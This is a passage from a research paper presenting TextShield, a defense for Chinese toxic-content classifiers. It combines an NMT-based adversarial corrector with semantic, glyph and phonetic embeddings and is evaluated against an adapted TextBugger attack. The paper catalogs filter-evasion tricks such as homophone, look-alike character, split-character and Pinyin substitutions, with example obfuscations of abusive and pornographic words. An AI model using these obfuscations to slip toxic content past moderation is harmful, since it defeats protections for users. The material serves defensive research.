Unlike English adversarial texts, most of the Chinese adversarial texts are manually crafted by real-world malicious netizens, which are more diverse due to the various word variation strategies adopted by different netizens [21]. In addition, there is an extremely large character space in Chinese in which each character may be perturbed by various strategies, which makes the perturbations more sparse.

2.2 Defenses against Adversarial Text

To defend against the above attacks, several defenses have been proposed in the English NLP domain, including adversarial training [8, 20, 44] and spelling correction [11, 26].

Adversarial Training. It was first proposed in [43] to enhance the robustness of DNNs used for image classification by augmenting training data with adversarial images. Wang *et al.* [44] and Ebrahimi *et al.* [8] presented several initial attempts to tackle adversarial texts by retraining the models with diversified adversarial training data and showed a marginal increase in robustness. However, since there currently exists no automatic attack for generating Chinese adversarial texts while the manual collection of user generated obfuscated texts is often laborious and costly, it is not trivial to extend existing adversarial training to the Chinese NLP domain. More importantly, the sparseness of Chinese adversarial perturbations

may also weaken its efficacy.

Spelling Correction. In the English NLP domain, Gao *et al.* [11] and Li *et al.* [26] leveraged the context-aware spelling correction approach to block editorial adversarial attacks (e.g., insertion, deletion and substitution) and achieved satisfactory performance. In the Chinese NLP domain, similar methods have also been tried to deal with user generated obfuscated texts, e.g., using dictionary-based [46] or language model-based [47] methods to restore the variant words to their benign format. However, compared to the alphabetical languages like English and French, it is more difficult to perform spelling correction in Chinese since there is no word boundary in Chinese writing texts while variant characters can only be determined at the word-level. Hence, it has been shown to have limited effect on model performance. Furthermore, the diversity, sparseness and dynamicity of Chinese adversarial perturbations may also challenge this approach.

3 Design of TEXTSHIELD

3.1 Problem Definition and Threat Model

Given a legitimate Chinese text $\boldsymbol{x} \in \mathcal{X}$ that contains N characters (i.e, $\boldsymbol{x} = \{x_1, x_2, \cdots, x_N\}$), and a DLTC model $\mathcal{F} : \mathcal{X} \to \mathcal{Y}$ which maps from the feature space $\mathcal{X}$ to the label space $\mathcal{Y}$, an attacker who has query access to the classification confidence returned by this model, aims to generate an adversarial text $\boldsymbol{x}_{adv}$ from $\boldsymbol{x}$ whose ground truth label is $y \in \mathcal{Y}$, such that $\mathcal{F}(\boldsymbol{x}_{adv}) = t(t \neq y)$.

In this paper, we aim to defend against such attacks by leveraging an NMT model which translates a source sequence into the target sequence to restore $\boldsymbol{x}_{adv}$, and universally improving the robustness of $\mathcal{F}$ by embedding the input from multi-modalities (e.g., semantics, glyphs and phonetics). Formally, our defense can be defined as

$$\mathcal{F}(E_{sgp}(\arg\max_{\boldsymbol{x}^* \in \mathcal{X}} p(\boldsymbol{x}^* | \boldsymbol{x}_{adv}; \theta))) = y, \tag{1}$$

where $E_{sgp}(\cdot)$ is the multimodal embedding function, $\boldsymbol{x}^*$ is a candidate text corrected from $\boldsymbol{x}_{adv}$, $p(\boldsymbol{x}^* | \boldsymbol{x}_{adv}; \theta)$ is the probability of outputting $\boldsymbol{x}^*$ given $\boldsymbol{x}_{adv}$, and θ is the parameters of the NMT model learned from an adversarial parallel corpora consisting of a plenty of aligned $(\boldsymbol{x}_{adv}, \boldsymbol{x}_{ori})$ sentence pairs.

3.2 Overview of TEXTSHIELD Framework

We present the framework overview of TEXTSHIELD in Fig. 1, which is built upon multimodal embedding, multimodal fusion and NMT. Generally, we first feed each text into an NMT model trained with a plenty of adversarial–benign text pairs for adversarial correction. Then, we input the corrected text into the DLTC model for multimodal embedding to extract features from semantic-level, glyph-level and phonetic-level. Finally, we use a multimodal fusion scheme to fuse




Figure 1: The framework of TEXTSHIELD.

the extracted features for the following regular classifications. Below, we will elaborate on each of the backbone techniques.

3.3 Adversarial Translation

We propose a novel adversarial corrector based on NMT and the framework is shown in Fig. 2. Generally, we first train an NMT model on a large adversarial parallel corpora for adversarial reconstruction. Then, we put it in front of the DLTC model based on multimodal embedding to restore the adversarial perturbations to their benign counterparts.

Model Design. We design the adversarial NMT model based on the *Encoder–Decoder* framework proposed in [6, 42], in which an encoder reads and encodes a source sequence $\boldsymbol{x} = (x_1, x_2, \cdots, x_N)$ into a fixed-length context vector $\boldsymbol{c}$ and a decoder decodes $\boldsymbol{c}$ and outputs a translation $\boldsymbol{x}^* = (x'_1, x'_2, \cdots, x'_{N'})$ by maximizing the ordered conditional probability

$$p(\boldsymbol{x}^* | \boldsymbol{x}) = \prod_{t=1}^{N} p(x'_t | x'_1, \cdots, x'_{t-1}, \boldsymbol{c}) = \prod_{t=1}^{N} g(x'_{t-1}, \boldsymbol{s}_t, \boldsymbol{c}), \tag{2}$$

where g is a nonlinear function that outputs the probability of x'_t, and $\boldsymbol{s}_t$ is the hidden state of the decoder at time t.

We use the long short-term memory (LSTM) network f with two layers to implement the encoder E and decoder D, and use Bahdanau's attention mechanism [2] to align $\boldsymbol{x}$ and $\boldsymbol{x}^*$. Moreover, we integrate a residual layer to learn the identity mapping since $\boldsymbol{x}$ and $\boldsymbol{x}^*$ only differ in few characters. Hence, the context vector $\boldsymbol{c}_i$ for each target character x'_i can be computed by the weighted sum of the hidden state $\boldsymbol{h}_j$ of E at each time j,

$$\begin{aligned} \boldsymbol{c}_i &= \sum_{j=1}^{N} \alpha_{ij} \cdot \boldsymbol{h}_j = \sum_{j=1}^{N} \frac{\exp(e_{ij})}{\sum_{k=1}^{N} \exp(e_{ik})} \cdot \boldsymbol{h}_j \\ e_{ij} &= a(\boldsymbol{s}_{i-1}, \boldsymbol{h}_j) = \boldsymbol{v}_a^\top \cdot \tanh(\boldsymbol{W}_a \cdot \boldsymbol{s}_{i-1} + \boldsymbol{U}_a \boldsymbol{h}_j), \end{aligned} \tag{3}$$

where $\boldsymbol{v}_a$, $\boldsymbol{W}_a$ and $\boldsymbol{U}_a$ are the weight matrices of the additive alignment model. The hidden state $\boldsymbol{h}_j$ is calculated by $\boldsymbol{h}_j = f(x_j, \boldsymbol{h}_{j-1})$ and $\boldsymbol{s}_i$ is calculated by $\boldsymbol{s}_i = f(x'_{i-1}, \boldsymbol{s}_{i-1}, \boldsymbol{c}_i)$. Then,




Figure 2: Architecture of the adversarial NMT model.

Eq. (2) can be rewritten as

$$p(\boldsymbol{x}^*|\boldsymbol{x}) = \prod_{i=1}^{N'} p(x'_i|x'_1,\cdots,x'_{i-1},\boldsymbol{c}) = \prod_{i=1}^{N'} g(x'_{i-1},\boldsymbol{s}_i,\boldsymbol{c}_i), \quad (4)$$

and the target character x'_i generated at each time i is sampled from the candidates by maximizing the conditional probability $g(x'_{i-1},\boldsymbol{s}_i,\boldsymbol{c}_i)$. Note that $\boldsymbol{x}$ and $\boldsymbol{x}^*$ are both Chinese, and we hence share the embedding vocabulary of E with D to reduce the amount of parameters. The designed NMT is finally implemented based on the TensorFlow NMT tutorial [30].

Model Training. In the training phase, we first construct a large adversarial parallel corpora $\mathcal{D}_{adv}$ by generating a plenty of $(\boldsymbol{x}_{adv},\boldsymbol{x}_{ori})$ sentence pairs through adversarial attacks. Then, the designed NMT model is trained on $\mathcal{D}_{adv}$ to learn the process of adversarial correction from adversarial texts to the benign texts by minimizing the negative log probability of a correct translation $\boldsymbol{x}_{ori}$ given the source sequence $\boldsymbol{x}_{adv}$. Formally, the training objective is defined as

$$\mathcal{L}(\theta) = -\frac{1}{|\mathcal{D}_{adv}|} \sum_{(\boldsymbol{x}_{adv},\boldsymbol{x}_{ori})\in\mathcal{D}_{adv}} \log p(\boldsymbol{x}_{ori}|\boldsymbol{x}_{adv}). \quad (5)$$

To avoid the error being amplified step by step during the training process as well as improving the training stability to accelerate the convergence, we apply the *teacher forcing* [45] technique to train the NMT model by using the ground truth from a prior time step as the current input of the decoder D.

Adversarial Correction. Once the training is completed, the NMT model is then used as an adversarial text corrector to reconstruct the original text through translation. Formally, the corrected text $\boldsymbol{x}^*_{opt}$ is produced by finding an optimal translation that maximizes the conditional probability, i.e.,

$$\boldsymbol{x}^*_{opt} = \arg\max_{\boldsymbol{x}^*\in\mathcal{X}} p(\boldsymbol{x}^*|\boldsymbol{x}_{adv};\theta). \quad (6)$$

To improve the performance of the NMT model, we apply beam-search [14] in the decoding phase to search for the optimal translation. Finally, $\boldsymbol{x}^*_{opt}$ will be fed into $\mathcal{F}$ for multimodal embedding and then for the conventional classification.

3.4 Multimodal Embedding

Since the variation strategies adopted by malicious users in the real scenarios are mainly concentrated on glyph-based and phonetic-based perturbations [47], we therefore dedicatedly propose three embedding methods across different modalities to handle the corresponding variation types, i.e., semantic embedding, glyph embedding and phonetic embedding. They are also dedicatedly designed to deal with the sparseness and diversity unique to Chinese adversarial perturbations.

Semantic Embedding. We apply the skip-gram model proposed in [32] to learn continuous semantic word vectors. Note that we concentrate on character-level embedding since word-level embedding suffers the most from the out-of-vocabulary (OOV) phenomena, thus weakening the robustness of DLTC models. Specifically, the skip-gram model maps each character in vocabulary of size V to a continuous embedding space of d dimensions by looking up an embedding matrix $\boldsymbol{W}^{(1)}$, which is learned by maximizing the probability calculated by the matrix $\boldsymbol{W}^{(2)}$ of its neighbors within a context window. Formally, given a text contains N characters, i.e., $\boldsymbol{x} = \{x_1, x_2, \cdots, x_N\}$, the objective of the skip-gram model is to maximize the average log probability

$$Q = \frac{1}{N}\sum_{n=1}^{N} \sum_{-c\le j\le c, j\neq 0} \log p(x_{n+j}|x_n), \quad (7)$$

where c is the size of the context windows, x_n denotes the input central character and x_{n+j} for its neighboring character. The basic skip-gram formulation defines $p(x_{n+j}|x_n)$ using the following softmax function,

$$p(x_{n+j}|x_n) = \frac{\exp(\boldsymbol{w}^{(2)}_{n+j}\cdot\boldsymbol{w}^{(1)}_n)}{\sum_{k=1}^{V}\exp(\boldsymbol{w}^{(2)}_k\cdot\boldsymbol{w}^{(1)}_n)}, \quad (8)$$

where $\boldsymbol{w}^{(1)}_n$ and $\boldsymbol{w}^{(3)}_k$ denote row vectors in matrices $\boldsymbol{W}^{(1)}$ and $\boldsymbol{W}^{(2)}$, corresponding to character x_n and x_k respectively.

Glyph Embedding. In Chinese writing system, there are a large set of characters that are visually similar but have totally different meanings. This property has been exploited for crafting glyph-based perturbations, e.g., replacing "赌"(gamble) in "赌博" with a similar character "堵" (block). To improve the resilience of a DLTC model against such perturbations, we specially design a glyph embedding scheme to extract the glyph-based features of each character for capturing the similarity between the perturbed word and its benign counterpart.

To embed each character into a glyph embedding vector with the same dimension as its semantic embedding vector, we first convert it into an image of size $24\times24\times3$ by using a Python tool [2] dedicated to image processing. Second, we carefully design a simple convolutional neural network named g-CNN, which is modified from LeNet-5 [24] by replacing the fully connected layer and output layer with a convolution layer consisting of d filters of size 1×1 [28] and a global

[2] https://pypi.org/project/Pillow/

average pooling layer. Then, we integrate g-CNN as a glyph embedding layer into the DLTC model and train its parameters together with the whole DLTC model. Finally, we use the features extracted by the global average pooling layer of g-CNN as the glyph embedding vector.

Phonetic Embedding. Most existing DLTC models have only focused on the writing itself, while ignoring the fact that spoken language expresses the meaning directly. Unlike English whose pronunciation is tied to the alphabets, Chinese characters do not reflect the pronunciation and need to be annotated by *Hanyu Pinyin* [3]. In addition, Pinyin can also be directly used as a written language to express the meaning. Hence, similar to glyph embedding, we design a phonetic embedding scheme to extract phonetic-based features of Chinese characters for enhancing the performance a DLTC model as well as its robustness against the phonetic-based perturbations such as "涩情" or "se qing" which are mutated from the toxic word "色情" (porn) and have the same pronunciation.

For each character, we first use Pinyin to annotate its pronunciation, and non Chinese characters in the text are preserved. Then, we obtain a new sequence that contains N Pinyin forms for each text consisting of N characters. Finally, we apply the skip-gram model as used in semantic embedding to embed the Pinyin form of each character into a phonetic embedding vector of d dimensions.

3.5 Multimodal Fusion

Since multiple modalities can provide more valuable information than a single one by describing the same content in various ways, it is highly expected to learn effective joint representation by fusing the features of different modalities. Therefore, after multimodal embedding, we first fuse the features extracted from different modalities by multimodal fusion and then feed the fused features into a classification model for regular classification. In this paper, we experiment with two different fusion strategies, i.e., early multimodal fusion and intermediate multimodal fusion as shown in Fig. 10 in Appendix A.

Early Multimodal Fusion (EMF). EMF [35] refers to directly concatenating features from all the modalities and then employing multiple nonlinear transformations to generate the high-level joint representation. More formally, denote by $\boldsymbol{V}^{(S)}$ the semantic embedding vector, by $\boldsymbol{V}^{(G)}$ the glyph embedding vector and by $\boldsymbol{V}^{(P)}$ the phonetic embedding vector, the fused vector $\boldsymbol{V}$ is obtained by

$$\boldsymbol{V} = [\boldsymbol{V}^{(S)} \oplus \boldsymbol{V}^{(G)} \oplus \boldsymbol{V}^{(P)}]. \tag{9}$$

Obviously, it is an input-level fusion scheme, which is easy to capture the covariation between modalities, and other correlations existed at the input level. Meanwhile, it is the simplest to implement and requires less model parameters. However, it is also a coarse-grained fusion scheme that lacks the ability in capturing more complex correlation across modalities.

Intermediate Multimodal Fusion (IMF). The basic idea of IMF is to reduce the influence of individual differences and improve the shared semantic by building a joint feature representation based on the output of modality-specific networks [41]. Under this fusion scheme, the embedding vector from each modality is first fed into a unimodal backbone network, and then the outputs of the last hidden layers in all the unimodal backbones are concatenated for fusion. Hence, the fused vector $\boldsymbol{V}$ is obtained by

$$\boldsymbol{V} = [F_s(\boldsymbol{V}^{(S)}) \oplus F_g(\boldsymbol{V}^{(G)}) \oplus F_p(\boldsymbol{V}^{(P)})], \tag{10}$$

where $F_s(\cdot)$, $F_g(\cdot)$ and $F_p(\cdot)$ are the unimodal backbones specialized for semantics, glyphs and phonetics, respectively.

Classification. The vector $\boldsymbol{V}$ fused by EMF or IMF is then classified by

$$F(y=i|\boldsymbol{x}) = \frac{\exp(f(\boldsymbol{V})_i)}{\sum_{j=0}^{K}\exp(f(\boldsymbol{V})_j)}, \tag{11}$$

where $F(y=i|\boldsymbol{x})$ is the confidence of the i-th class, $f(\cdot)$ is the classification function of model $\mathcal{F}$ and K is the total number of classes. Note that the parameters of the backbones used for multimodal fusion are trained together with $\mathcal{F}$.

4 Experimental Setting and Implementation

4.1 Dataset

We evaluate TEXTSHIELD on three datasets of which two are used for toxic content detection and one is used for adversarial NMT. Each dataset is divided into three parts, i.e., 80%, 10%, 10% as training, validation and testing, respectively [26].

Toxic Content Detection. Since there currently does not exist a benchmark dataset for Chinese toxic content detection, we used two user generated content (UGC) datasets, i.e., Abusive UGC (Abuse) and Pornographic UGC (Porn) collected from online social media (the data collection details can be found in Appendix B). Each dataset contains 10,000 toxic and 10,000 normal samples that are well annotated by Chinese native speakers. The average text length of the Abuse and Porn datasets are 42.1 and 39.6 characters, respectively. The two datasets are used for building binary classification models for abuse detection and porn detection tasks.

Adversarial NMT. To increase the diversity of the adversarial parallel corpora and ensure that the NMT model can learn more language knowledge, we applied the Douban Movie Short Comments (DMSC) dataset released by Kaggle [4] along with Abuse and Porn. We then generate a corpora that consists of 2 million $(\boldsymbol{x}_{adv}, \boldsymbol{x}_{ori})$ sentence pairs for each task respectively, of which half is generated from DMSC and half is generated from the toxic datasets. The method used for generating sentence pairs is detailed in Section 4.3.

[3] Hanyu Pinyin is the official romanization system used for annotating the pronunciation of Standard Chinese.

[4] https://www.kaggle.com/utmhikari/doubanmovieshortcomments/

Table 1: Examples for six different kinds of bugs.

Bug	Example	Bug	Example
Insert	傻逼 → 傻&逼	Sim2Trad/1	裸体 → 裸體
PyConvert/1	智障 → zhi zhang	Sim2Trad/2	裸体 → 裸&體
PyConvert/2	智障 → zhi zha.ng	GlyphSim/1	赌博 → 堵博
PyConvert/3	智障 → zhi zhan	GlyphSim/2	赌博 → 堵搏
PyConvert/4	智障 → zhi zhnag	GlyphSim/3	赌博 → 堵t搏
PyConvert/5	智障 → Zhi zhang	PhoneticSim/1	色情 → 涩情
Split/1	炸弹 → 火乍弓单	PhoneticSim/2	色情 → 涩o情
Split/2	炸弹 → 炸弓/单		

4.2 Target Model

We implement a TextCNN [23] model and a BiLSTM [50] model as the backbone networks to design the target model since these two DNNs are most widely used in real-world text classification tasks [10,23,50]. In addition, the two models are often used in evaluating the efficacy of adversarial attacks and have been shown to be vulnerable to adversarial examples [11, 12, 26]. Based on the two backbones and combined with multimodal embedding and adversarial NMT, we totally implemented ten target models for abuse detection and porn detection, which are: Common TextCNN, Common BiLSTM, TextCNN + EMF, TextCNN + IMF, TextCNN + EMF + NMT, TextCNN + IMF + NMT, BiLSTM + EMF, BiLSTM + IMF, BiLSTM + EMF + NMT and BiLSTM + IMF + NMT.

Specifically, the common TextCNN and BiLSTM are built upon the TextCNN and BiLSTM backbones with no defense applied. "+ EMF" and "+IMF" represent that the input of the model is embedded by the multimodal embedding method and the extracted features are fused by EMF and IMF strategies, respectively. Similarly, "+EMF+NMT" and "+IMF+NMT" represent that the input text is first fed into the NMT model for adversarial correction and then processed by multimodal embedding, and finally fused by EMF and IMF, respectively.

4.3 Attack Method

In the real adversarial scenario, most of the Chinese adversarial texts are manually crafted by malicious netizens with black-box access to the models, which has posed severe threats to the real-world applications [16, 25, 48]. However, manual collection of these texts for evaluating the efficacy of TEXTSHIELD are usually laborious and costly. An intuitive idea is to mimic their attack behavior via adversarial attacks under the black-box setting. Since there is no proposed automatic black-box attack specialized for Chinese-based DLTC models in existing research, we then adopted TextBugger [26] as the attack method.

Recall that TextBugger first identifies the important word by sensitivity analysis based on the classification confidence and then replaces the important word by an optimal adversarial *bug* selected from the carefully crafted bug candidates. Since it is initially designed for English-based NLP systems and cannot be directly adopted for generating Chinese adversarial texts, we extend it to our tasks by redesigning the adversarial bugs. Based on the commonly used variation strategies adopted by real-world malicious users [16, 25], we carefully designed six kinds of bugs, which are: (1) **Insert**: Insert a meaningless character into the benign word. (2) **PyConvert**: Convert the word into its Pinyin form, e.g., replacing the word "智障" (idiot) with "zhi zhang". We can also modify the converted Pinyin by insertion, deletion, swap or substitution operations for further perturbation. (3) **Split**: Split one character into more characters and then replace the original character with the splitted characters, e.g., replacing the word "炸弹" (bomb) with "火乍弓单" which looks similar but has completely different meanings. (4) **Sim2Trad**: Convert the simplified Chinese character into its traditional form, e.g., converting the word "裸体" (nude) into "裸體". The character "體" has the same meaning with "体" but will be embedded into a different vector, thus affecting the model's classification result. (5) **GlyphSim**: Replace the character with another one that has similar glyphs, e.g., replacing "赌博" (gamble) with "堵搏". This perturbation has little impact on human understanding due to the powerful human perception and cognition. (6) **PhoneticSim**: Replace a character with another one that has the same pronunciation, e.g., replacing the word "色情" (porn) with "涩情" whose Pinyin are both "se qing". The empirical study on a corpus of real-world attack examples shows that over 98% of the samples can be categorized into one of the six types of bugs (see Fig. 5). More detailed bug examples are shown in Table 1.

4.4 Baselines

We implement and compare two state-of-the-art methods with TEXTSHIELD to evaluate their robustness against the extended TextBugger. In total, the two methods are: (1) **Pycorrector:** This method was first proposed in [47] for dealing with Chinese spelling errors or glyph-based and phonetic-based word variations in user generated texts based on the *n*-gram language model. In our experiments, we use an online version of Pycorrector implemented in Python [5]. (2) **TextCorrector:** It is a Chinese text error correction service developed by Baidu AI [6] for correcting spelling errors, grammatical errors and knowledge errors based on language knowledge, contextual understanding and knowledge computing techniques. In our experiments, we study the efficacy of these two defenses by combining them with the common TextCNN and BiLSTM, respectively. In addition, the common TextCNN and BiLSTM are baseline models themselves.

4.5 Evaluation Metrics

Translation Evaluation. We use three metrics, i.e, word error rate, bilingual evaluation understudy and semantic similarity

[5] https://pypi.org/project/pycorrector/
[6] https://ai.baidu.com/tech/nlp/text_corrector

to evaluate the translation performance of our adversarial NMT model from word, feature and semantics levels.

(1) Word Error Rate (WER). It is derived from the Levenshtein distance and is a word-level metric to evaluate the performance of NMT systems [1]. It is calculated based on the sum of substitutions (S), deletions (D) and insertions (I) for transforming the reference sequence to the target sequence. Suppose that there are total N words in the reference sequence. Then, WER can be calculated by $WER = \frac{S+D+I}{N}$. The range of WER is $[0,1]$ and a smaller value reflects a better translation performance.

(2) Bilingual Evaluation Understudy (BLEU). This metric was first proposed in [38]. It evaluates the quality of translation by comparing the n-grams of the candidate sequence with the n-grams of the reference sequence and counting the number of matches. Concretely, it can be computed as

$$BLEU = BP \cdot \exp(\sum_{n=1}^{N} w_n \log p_n), \tag{12}$$

where p_n is the modified n-grams precision (co-occurrence), w_n is the weight of n-grams co-occurrence and BP is the sentence brevity penalty. The range of BLEU is $[0,1)$ and a larger value indicates a better performance. In our experiment, we use the BLEU implementation provided in [30]

(3) Semantic Similarity (SS). We use this metric to evaluate the similarity between the corrected texts and reference texts from the semantic-level. Here, we use an industry-leading model SimNet developed by Baidu to calculate it, which provides the state-of-the-art performance for measuring the semantic similarity of Chinese texts [40].

Robustness Evaluation. We use the attack success rate, the average number of perturbed words and the required number of queries for per text to evaluate model robustness.

(1) Attack Success Rate (ASR). This metric is the most widely used one in evaluating the performance of adversarial attacks in terms of fooling the target model. It is defined by

$$\text{ASR} = \frac{\text{\# success samples}}{\text{\# total examples}} \tag{13}$$

and a lower success rate indicates a more robust target model.

(2) Perturbed Word. Since text is discrete data, we cannot use the metrics like l_1, l_2 and l_∞ to quantify the added perturbations as done in the image domain. Consequently, we use the number of required perturbed words to quantify the noise scale in adversarial texts.

(3) Query. Recall that TextBugger explores the sensitivity of the target model by iteratively query it for its classification confidence. Hence, we use the average number of queries required for generating one successful adversarial text to evaluate the model sensitivity and fewer queries indicate that the model is more vulnerable.

Utility Evaluation. We use edit distance and Jaccard similarity coefficient to evaluate the utility of the generated adversarial texts from the character-level, and use semantic similarity (which is the same as used in translation evaluation) to evaluate the utility from the semantic-level.

(1) Edit Distance (ED). This metric quantifies the dissimilarity between two strings by counting the minimum number of operations (e.g., removal, insertion or substitution) required to transform one string into the other [33].

(2) Jaccard Coefficient (JC). It is a statistic measure used for gauging the similarity and diversity of finite sample sets and is defined as the size of the intersection divided by the size of the union of the sample sets, i.e.,

$$J(A,B) = \frac{|A \cap B|}{|A \cup B|} = \frac{|A \cap B|}{|A| + |B| - |A \cap B|}. \tag{14}$$

In our experiments, A and B denotes the character sets of the benign text and its adversarial counterpart, respectively.

4.6 Implementation

To fairly study the performance and robustness of the baselines and TEXTSHIELD, our experiments have the following settings: (i) the backbone networks applied in all the models have the same architecture, and concretely, the TextCNN backbone is designed with 32 filters of size 2, 3 and 4, and the BiLSTM backbone is designed with one bidirectional layer of 128 hidden units; (ii) all the models have the same maximum sequence length of 50 (since the majority of the texts in our datasets are shorter than 50) and the same embedding size of 128; (iii) all the models are trained from scratch with the Adam optimizer by using a basic setup without any complex tricks; and (iv) the optimal hyperparameters such as learning rate, batch size, maximum training epochs, and dropout rate are tuned for each task and each model separately.

We conducted all the experiments on a server with two Intel Xeon E5-2682 v4 CPUs running at 2.50GHz, 120 GB memory, 2 TB HDD and two Tesla P100 GPU cards.


5 Experimental Results

5.1 Evaluation of Model Performance

Detection Performance. We first evaluate the efficacy of TEXTSHIELD and the compared baselines under the non-adversarial setting to verify whether the applied defense will have negative impact on the model performance. The main results are shown in Table 2. It is observed that the common TextCNN and BiLSTM both achieve impressive performance across the two tasks. However, their detection accuracy decreases by 4% and 3% for abuse detection and porn detection respectively when using Pycorrector as the defense, and similar degradation also exists when leveraging TextCorrector. After analyzing the bad cases, we find that some toxic words were erroneously detected as misspelling words by these two methods and the wrong correction thus caused the degradation. Comparatively, when leveraging TEXTSHIELD as the

Table 2: The model accuracy under non-adversarial setting.

Model	Abuse Detection	Porn Detection
Common TextCNN	0.88	0.90
TextCNN + Pycorrector	0.84	0.88
TextCNN + TextCorrector	0.85	0.90
TextCNN + EMF	0.85	0.89
TextCNN + IMF	0.87	0.89
TextCNN + NMT	0.87	0.89
TextCNN + EMF + NMT	0.86	0.88
TextCNN + IMF + NMT	0.88	0.89
Common BiLSTM	0.86	0.87
BiLSTM + Pycorrector	0.82	0.84
BiLSTM + TextCorrector	0.83	0.87
BiLSTM + EMF	0.84	0.86
BiLSTM + IMF	0.85	0.88
BiLSTM + NMT	0.84	0.86
BiLSTM + EMF + NMT	0.84	0.85
BiLSTM + IMF + NMT	0.85	0.87



(a) Abuse (b) Porn

Figure 3: The training loss of the adversarial NMT model.

defense, the accuracy decreases by less than 2% when only applying multimodal embedding and by less than 1% when combing multimodal embedding with adversarial translation. This demonstrates that TEXTSHIELD has little impact on the model performance in the non-adversarial environments.

Translation Performance. Compared to the traditional NMT tasks such as English–Chinese translations, our adversarial translation task is relatively easy since the source and target sequences are both Chinese and usually only differ in few characters. Hence, as illustrated in Fig. 3, the training loss of the adversarial NMT model converges quickly and achieves the optimality within 2×10^4 steps, indicating that it is feasible and easy to apply NMT to restore adversarial perturbations. Furthermore, Table 3 shows the error correction performance of the adversarial NMT model and the two compared spelling correction methods on the test set of the parallel corpora. The baseline result is calculated based on the adversarial texts without error correction and the corresponding reference texts, which reflects their original difference. It can be seen that the adversarial NMT model achieves an excellent performance across all the metrics in the two tasks and outperforms the compared spelling correction methods by a significant margin. This demonstrates that end-to-end adversarial NMT is more elastic and effective in reconstructing the original text from its corresponding adversarial text.

Table 3: The error correction performance.

Method	Abuse Detection			Porn Detection		
	WER	BLEU	SS	WER	BLEU	SS
Baseline	0.198	0.744	0.939	0.199	0.749	0.937
Pycorrector	0.223	0.687	0.906	0.213	0.701	0.911
TextCorrector	0.181	0.767	0.939	0.173	0.777	0.938
Adversarial NMT	**0.051**	**0.923**	**0.988**	**0.056**	**0.916**	**0.985**

5.2 Evaluation of Effectiveness

Second, we evaluate the efficacy of TEXTSHIELD in terms of defending the DLTC models against the user generated obfuscated texts in the real-world adversarial scenario. Specifically, we first collect 2,000 obfuscated abusive texts and 2,000 obfuscated pornographic texts from online social media. Each collected sample is manually confirmed to have at least one variant word. Then, we manually construct a reference set for each task by restoring the variant words to their original benign counterparts. Finally, all experiments are conducted on the collected obfuscated texts and the reference sets.


Detection Performance. The main results of detection performance and the comparison with different baselines are summarized in Table 4. It is observed that the common TextCNN and BiLSTM achieve an accuracy below 0.496 in the two tasks. Shielded by Pycorrector and TextCorrector, these models however obtain an unnoticeable improvement in detection accuracy. We speculate that this is mainly because these two spelling correctors are also vulnerable to the manually crafted real-world adversarial perturbations. Comparatively, TEXTSHIELD significantly improves the accuracy of the DLTC models by about 30% for only leveraging multimodal embedding, and by 45% for using the combined defense scheme, indicating that TEXTSHIELD is practical and effective in enhancing model robustness in the real-world adversarial scenario. An interesting observation is that TextCNN achieves the best performance for abuse detection when applying EMF while achieves the best performance for porn detection when applying IMF, and a converse result is observed for BiLSTM. This shows that the best defense varies for different models and tasks and we should design the application-aware defense schemes in practice.

We further analyze the classification confidence of the models defended by TEXTSHIELD on the collected obfuscated texts and the evaluation results are visualized in Fig. 4. Obviously, it can be seen that the models with the combined defense classify the obfuscated texts with a much higher confidence. This demonstrates that these models are more robust against the manually crafted adversarial perturbations. In addition, the above mentioned interesting observation also exists in Fig. 4, once again demonstrating the need for designing application-aware defense.

Correction Performance. The error correction performance of our adversarial NMT model on user generated obfuscated texts and the comparative performance of the two

Table 4: The detection performance on user generated obfuscated texts.

Model \ # of Perturbation	Abuse Detection				Porn Detection			
	≤ 1	≤ 2	≤ 3	> 3	≤ 1	≤ 2	≤ 3	> 3
Common TextCNN	0.488	0.483	0.480	0.458	0.496	0.448	0.426	0.398
TextCNN + Pycorrector	0.491	0.488	0.506	0.490	0.504	0.481	0.468	0.449
TextCNN + TextCorrector	0.498	0.484	0.485	0.457	0.568	0.563	0.558	0.555
TextCNN + EMF	0.790	0.783	0.760	0.736	0.753	0.742	0.732	0.718
TextCNN + IMF	0.714	0.725	0.732	0.729	0.777	0.767	0.751	0.730
TextCNN + NMT	0.857	0.886	0.869	0.836	0.909	0.899	0.887	0.870
TextCNN + EMF + NMT	**0.923**	**0.931**	0.919	**0.906**	0.928	0.921	0.908	0.901
